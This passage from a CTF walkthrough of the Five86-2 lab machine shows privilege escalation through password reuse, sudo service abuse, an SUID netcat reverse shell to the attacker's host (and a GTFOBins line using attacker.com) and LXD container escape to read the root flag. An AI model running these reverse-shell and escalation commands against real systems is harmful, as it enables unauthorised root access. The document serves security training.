1000     12731  0.0  0.7 133072  7692 pts/0    S+   00:32   0:00          \_ proftpd: paul - 172.18.0.1: STOR file.txt
root       737  0.1  3.1 798152 31388 ?        Ssl  Jan30   2:38 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
root      1198  0.0  0.1 480704  1692 ?        Sl   Jan30   0:00  \_ /usr/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 21 -container-ip 172.18.0.10 -containe
r-port 21
root      1211  0.0  0.1 480704  1248 ?        Sl   Jan30   0:00  \_ /usr/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 20 -container-ip 172.18.0.10 -containe
r-port 20
```

Stephen has the ability to capture packets

```
stephen@five86-2:/tmp$ id stephen
uid=1002(stephen) gid=1002(stephen) groups=1002(stephen),1009(pcap)
stephen@five86-2:/tmp$
```


Checking interfaces

```
stephen@five86-2:/var/www/html/wp-content/uploads/articulate_uploads/poc$ tcpdump -D
1.br-eca3858d86bf [Up, Running]
2.eth0 [Up, Running]
3.veth9822045 [Up, Running]
4.lo [Up, Running, Loopback]
5.any (Pseudo-device that captures on all interfaces) [Up, Running]
6.docker0 [Up]
7.nflog (Linux netfilter log (NFLOG) interface) [none]
8.nfqueue (Linux netfilter queue (NFQUEUE) interface) [none]
stephen@five86-2:/var/www/html/wp-content/uploads/articulate_uploads/poc$
```


```
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:84:2f:5e:42 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
4: br-eca3858d86bf: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c2:d6:bb:fb brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-eca3858d86bf
       valid_lft forever preferred_lft forever
    inet6 fe80::42:c2ff:fed6:bbfb/64 scope link
       valid_lft forever preferred_lft forever
6: veth9822045@if5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-eca3858d86bf state UP group default
    link/ether ca:56:79:f2:7f:99 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::c856:79ff:fef2:7f99/64 scope link
       valid_lft forever preferred_lft forever
```

tcpdump flags


```
-i interface
--interface=interface
      Listen on interface.  If unspecified, tcpdump searches the system interface list for the lowest numbered, configured up  interface  (excluding  loop-
      back), which may turn out to be, for example, ``eth0''.

      On  Linux systems with 2.2 or later kernels, an interface argument of ``any'' can be used to capture packets from all interfaces.  Note that captures
      on the ``any'' device will not be done in promiscuous mode.

      If the -D flag is supported, an interface number as printed by that flag can be used as the interface argument, if no interface  on  the  system  has
      that number as a name.
```



Running tcpdump and filtering the output



Apparently it is an empty file



```
root@kali:~# cat file.txt
root@kali:~#
```

Password reuse - su as paul successful

```
stephen@five86-2:~$ su paul
Password:
paul@five86-2:/home/stephen$ id
uid=1006(paul) gid=1006(paul) groups=1006(paul),1010(ncgroup)
paul@five86-2:/home/stephen$
```

Checking commands which paul can run as sudo
Apparently there are 2 ways to escalate privileges

```
paul@five86-2:/home/stephen$ sudo -l
Matching Defaults entries for paul on five86-2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User paul may run the following commands on five86-2:
    (peter) NOPASSWD: /usr/sbin/service
paul@five86-2:/home/stephen$ f
```

```
paul@five86-2:/home/stephen$ find / -type f -perm -4000 -group ncgroup 2> /dev/null | xargs ls -lah
-rwsr-x--- 1 peter ncgroup 31K Apr 13  2017 /usr/bin/nc.traditional
paul@five86-2:/home/stephen$
```

https://gtfobins.github.io/gtfobins/service/

.. / service ★ Star 2,202

Shell | Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
/usr/sbin/service ../../bin/sh
```

Sudo

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

```
sudo service ../../bin/sh
```

.. / nc ★ Star 2,202

Reverse shell | Bind shell | File upload | File download | Sudo | Limited SUID

Reverse shell

It can send back a reverse shell to a listening attacker to open a remote network access.

Run `nc -l -p 12345` on the attacker box to receive the shell. This only works with netcat traditional.

```
RHOST=attacker.com
RPORT=12345
nc -e /bin/sh $RHOST $RPORT
```

Escalating via service method

```
paul@five86-2:/home/stephen$ sudo -u peter /usr/sbin/service ../../bin/sh
$ id
uid=1003(peter) gid=1003(peter) groups=1003(peter),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lxd),1010(ncgroup)
$
```

Alternative way of priv escalation to peter via nc.traditional

```
uid=1006(paul) gid=1006(paul) groups=1006(paul),1010(ncgroup)
paul@five86-2:/home/stephen$ nc.traditional -e /bin/sh 192.168.2.100 4445
```

```
root@kali:/tmp/lxd-alpine-builder# nc -nlvp 4445
listening on [any] 4445 ...
connect to [192.168.2.100] from (UNKNOWN) [192.168.2.92] 52154
id
uid=1006(paul) gid=1006(paul) groups=1006(paul),1010(ncgroup)
```

Checking commands which peter could run as sudo

```
peter@five86-2:/$ id
uid=1003(peter) gid=1003(peter) groups=1003(peter),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lxd),1010(ncgroup)
peter@five86-2:/$ sudo -l
Matching Defaults entries for peter on five86-2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User peter may run the following commands on five86-2:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/passwd
peter@five86-2:/$
```

I took the roundabout way because i forgot that you can run sudo -u root /usr/bin/passwd
https://www.hackingarticles.in/lxd-privilege-escalation/

```
peter@five86-2:/home/peter$ git clone  https://github.com/saghul/lxd-alpine-builder.git
Cloning into 'lxd-alpine-builder'...
remote: Enumerating objects: 27, done.
remote: Total 27 (delta 0), reused 0 (delta 0), pack-reused 27
Unpacking objects: 100% (27/27), done.
peter@five86-2:/home/peter$ cd lxd-alpine-builder/
peter@five86-2:/home/peter/lxd-alpine-builder$ ./build-alpine
build-alpine: must be run as root
peter@five86-2:/home/peter/lxd-alpine-builder$ 
```

Building alpine machine on localhost

```
root@kali:/tmp/lxd-alpine-builder# ./build-alpine
Determining the latest release... v3.11
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.11/main/x86_64
Downloading alpine-mirrors-3.5.10-r0.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
Downloading alpine-keys-2.1-r2.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
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tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
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tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
Downloading apk-tools-static-2.10.4-r3.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
alpine-devel@lists.alpinelinux.org-4a6a0840.rsa.pub: OK
Verified OK
```

```
Selecting mirror http://uk.alpinelinux.org/alpine/v3.11/main
fetch http://uk.alpinelinux.org/alpine/v3.11/main/x86_64/APKINDEX.tar.gz
(1/19) Installing musl (1.1.24-r0)
(2/19) Installing busybox (1.31.1-r9)
Executing busybox-1.31.1-r9.post-install
(3/19) Installing alpine-baselayout (3.2.0-r3)
Executing alpine-baselayout-3.2.0-r3.pre-install
Executing alpine-baselayout-3.2.0-r3.post-install
(4/19) Installing openrc (0.42.1-r2)
Executing openrc-0.42.1-r2.post-install
(5/19) Installing alpine-conf (3.8.3-r6)
(6/19) Installing libcrypto1.1 (1.1.1d-r3)
(7/19) Installing libssl1.1 (1.1.1d-r3)
(8/19) Installing ca-certificates-cacert (20191127-r0)
(9/19) Installing libtls-standalone (2.9.1-r0)
(10/19) Installing ssl_client (1.31.1-r9)
(11/19) Installing zlib (1.2.11-r3)
(12/19) Installing apk-tools (2.10.4-r3)
(13/19) Installing busybox-suid (1.31.1-r9)
(14/19) Installing busybox-initscripts (3.2-r2)
Executing busybox-initscripts-3.2-r2.post-install
(15/19) Installing scanelf (1.2.4-r0)
(16/19) Installing musl-utils (1.1.24-r0)
(17/19) Installing libc-utils (0.7.2-r0)
(18/19) Installing alpine-keys (2.1-r2)
(19/19) Installing alpine-base (3.11.3-r0)
Executing busybox-1.31.1-r9.trigger
OK: 8 MiB in 19 packages
```

Transferring the alpine machine which has been built

```
root@kali:/tmp/lxd-alpine-builder# lsf
total 3.2M
drwxr-xr-x  3 root root 4.0K Feb  1 09:14 ./
drwxrwxrwt 26 root root 4.0K Feb  1 09:17 ../
-rw-r--r--  1 root root 3.1M Feb  1 09:14 alpine-v3.11-x86_64-20200201_0914.tar.gz
-rwxr-xr-x  1 root root 7.4K Feb  1 09:13 build-alpine*
drwxr-xr-x  8 root root 4.0K Feb  1 09:13 .git/
-rw-r--r--  1 root root  26K Feb  1 09:13 LICENSE
-rw-r--r--  1 root root  768 Feb  1 09:13 README.md
root@kali:/tmp/lxd-alpine-builder# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.2.92 - - [01/Feb/2020 09:18:13] "GET /alpine-v3.11-x86_64-20200201_0914.tar.gz HTTP/1.1" 200 -
```

```
peter@five86-2:/home/peter/lxd-alpine-builder$ wget http://192.168.2.100/alpine-v3.11-x86_64-20200201_0914.tar.gz
--2020-02-01 01:18:13--  http://192.168.2.100/alpine-v3.11-x86_64-20200201_0914.tar.gz
Connecting to 192.168.2.100:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3224891 (3.1M) [application/gzip]
Saving to: 'alpine-v3.11-x86_64-20200201_0914.tar.gz'

alpine-v3.11-x86_64-20200201_0914.tar.gz  100%[=============================================================================>]   3.08M  --.-KB/s    in 0.09s

2020-02-01 01:18:13 (35.9 MB/s) - 'alpine-v3.11-x86_64-20200201_0914.tar.gz' saved [3224891/3224891]

peter@five86-2:/home/peter/lxd-alpine-builder$
```

Importing the image which has been built

```
peter@five86-2:/home/peter/lxd-alpine-builder$ lxc image import ./alpine-v3.11-x86_64-20200201_0914.tar.gz --alias myrootshell
Image imported with fingerprint: e21e0afac3932afc2f763f89f78fc171415090b68949862a8feb7129ae911646
peter@five86-2:/home/peter/lxd-alpine-builder$
```

```
peter@five86-2:/home/peter/lxd-alpine-builder$ lxc image list
+-------------+--------------+--------+-------------------------------+--------------+-----------+--------+------------------------------+
|    ALIAS    | FINGERPRINT  | PUBLIC |          DESCRIPTION          | ARCHITECTURE |   TYPE    |  SIZE  |         UPLOAD DATE          |
+-------------+--------------+--------+-------------------------------+--------------+-----------+--------+------------------------------+
| myrootshell | e21e0afac393 | no     | alpine v3.11 (20200201_09:14) | x86_64       | CONTAINER | 3.08MB | Feb 1, 2020 at 1:22am (UTC) |
+-------------+--------------+--------+-------------------------------+--------------+-----------+--------+------------------------------+
peter@five86-2:/home/peter/lxd-alpine-builder$
```

Resolving no storage pool found
https://techoverflow.net/2018/05/03/how-to-fix-lxd-failed-container-creation-no-storage-pool-found-please-create-a-new-storage-pool/

```
peter@five86-2:/home/peter/lxd-alpine-builder$ lxd init
Would you like to use LXD clustering? (yes/no) [default=no]:
Do you want to configure a new storage pool? (yes/no) [default=yes]:
Name of the new storage pool [default=default]:
Name of the storage backend to use (btrfs, ceph, dir, lvm, zfs) [default=zfs]:
Create a new ZFS pool? (yes/no) [default=yes]:
Would you like to use an existing block device? (yes/no) [default=no]:
Size in GB of the new loop device (1GB minimum) [default=15GB]:
Would you like to connect to a MAAS server? (yes/no) [default=no]:
Would you like to create a new local network bridge? (yes/no) [default=yes]:
What should the new bridge be called? [default=lxdbr0]:
What IPv4 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]:
What IPv6 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]:
Would you like LXD to be available over the network? (yes/no) [default=no]: yes
Address to bind LXD to (not including port) [default=all]:
Port to bind LXD to [default=8443]:
Trust password for new clients:
Again:
No password set, client certificates will have to be manually trusted.Would you like stale cached images to be updated automatically? (yes/no) [default=yes]
Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]:
peter@five86-2:/home/peter/lxd-alpine-builder$
```

Creating a privileged container which is able to mount root filesystem and browse sensitive directories/files

```
peter@five86-2:/home/peter/lxd-alpine-builder$ lxc init myrootshell rootshell -c security.privileged=true
Creating rootshell
peter@five86-2:/home/peter/lxd-alpine-builder$
```

```
peter@five86-2:/home/peter/lxd-alpine-builder$ lxc config device add rootshell mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to rootshell
peter@five86-2:/home/peter/lxd-alpine-builder$ lxc start rootshell
peter@five86-2:/home/peter/lxd-alpine-builder$ lxc list
+-----------+---------+---------------------+-----------------------------------------------+-----------+-----------+
|   NAME    |  STATE  |        IPV4         |                     IPV6                      |   TYPE    | SNAPSHOTS |
+-----------+---------+---------------------+-----------------------------------------------+-----------+-----------+
| rootshell | RUNNING | 10.50.28.90 (eth0) | fd42:999c:a1c8:437:216:3eff:fe0d:94bb (eth0) | CONTAINER | 0         |
+-----------+---------+---------------------+-----------------------------------------------+-----------+-----------+
peter@five86-2:/home/peter/lxd-alpine-builder$
```

Executing container

```
peter@five86-2:/home/peter/lxd-alpine-builder$ lxc exec rootshell /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root
```

Reading flag

```
/mnt/root/root # ls -Flah
total 48K
drwx------    5 root     root        4.0K Jan 13 11:21 ./
drwxr-xr-x   20 root     root        4.0K Jan  8 22:57 ../
-rw-------    1 root     root        1.8K Jan 13 11:22 .bash_history
-rw-r--r--    1 root     root        3.0K Aug 27 18:31 .bashrc
drwxr-xr-x    3 root     root        4.0K Jan  9 08:54 .local/
-rw-r--r--    1 root     root         148 Aug 27 18:31 .profile
drwx------    2 root     root        4.0K Jan  8 23:00 .ssh/
-rw-------    1 root     root        8.6K Jan 13 11:19 .viminfo
drwxr-xr-x    3 root     root        4.0K Jan  8 23:01 snap/
-rwx------    1 root     root         995 Jan  9 05:14 thisistheflag.txt*
/mnt/root/root # cat thisistheflag.txt


__   __                  _                                                  _ _ _ _ _ _
\ \ / /                 | |                                                | | | | | |
 \ V /___  _   _  | |__   __ _ ___   _____   __| | ___  _ __   ___ __      _____| | | | | |
  \ // _ \| | | | | '_ \ / _` \ \ / / _ \ / _` |/ _ \| '_ \ / _ \ \ \ /\ / / _ \ | | | | |
  | | (_) | |_| | | | | | (_| |\ V /  __/ | (_| | (_) | | | |  __/  \ V  V /  __/ | |_|_|_|
  \_/\___/ \__,_| |_| |_|\__,_| \_/ \___|  \__,_|\___/|_| |_|\___|   \_/\_/ \___|_|_(_|_|_)


Congratulations - hope you enjoyed Five86-2.

If you have any feedback, please let me know at @Five86_x

I also want to send out a big thanks to all those who help me with beta testing
of the various challenges:  @m0tl3ycr3w and @syed__umar in particular



/mnt/root/root #
```

Much simpler way of escalating privileges to root
https://www.hacknos.com/five86-2-walkthrough-vulnhub-ctf/

```
peter@five86-2:/home/peter/lxd-alpine-builder$ sudo -u root passwd root
New password:
Retype new password:
passwd: password updated successfully
peter@five86-2:/home/peter/lxd-alpine-builder$ su root
Password:
root@five86-2:/home/peter/lxd-alpine-builder#
```